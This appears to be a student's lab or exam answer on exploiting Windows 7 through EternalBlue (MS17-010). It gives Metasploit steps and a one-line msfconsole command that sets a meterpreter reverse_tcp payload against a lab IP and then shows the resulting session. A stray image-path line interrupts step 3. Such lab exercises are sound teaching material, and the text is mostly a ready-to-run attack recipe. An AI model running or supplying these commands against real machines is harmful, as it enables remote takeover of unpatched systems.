-check win 7 vuln to eternal blue.[5 marks]

QUE- -check win 7 vuln to eternal blue.[5 marks]

ANS-
Exploiting Windows PC Using EternalBlue (MS17-010)

Overview : EternalBlue is a famous Windows exploit targeting SMBv1. It was released by the Shadow Brokers in the
FuzzBunch toolkit, developed by the Equation Group. This exploit can crash Windows' memory buffer, allowing remote code
execution.

Requirements :
- Attacker : Kali Linux
- Target : Windows 7 with SMBv1 enabled

ONELINER COMMAND: msfconsole -q -x "use exploit/windows/smb/ms17_010_eternalblue; set rhost 192.168.241.132; set payload windows/x64/meterpreter/reverse_tcp; set lhost eth0; exploit"

Steps to Use EternalBlue with Metasploit
1. Open Metasploit :

   command: msfconsole -q

2. Select the Exploit :

   command: use exploit/windows/smb/ms17_010_eternalblue

3. Set Target IP :


   command: set rhost <Win7IP>
   command: set rhost 192.168.241.132

4. Select Payload :

   command: set payload windows/x64/meterpreter/reverse_tcp

5. Execute the Exploit :

command: run



Verify Access

- Once successful, you'll see a `meterpreter` session:

meterpreter> sysinfo

oneliner command: msfconsole -q -x "use exploit/windows/smb/ms17_010_eternalblue; set rhost <target_ip>; set payload windows/x64/meterpreter/reverse_tcp; set lhost eth0; exploit"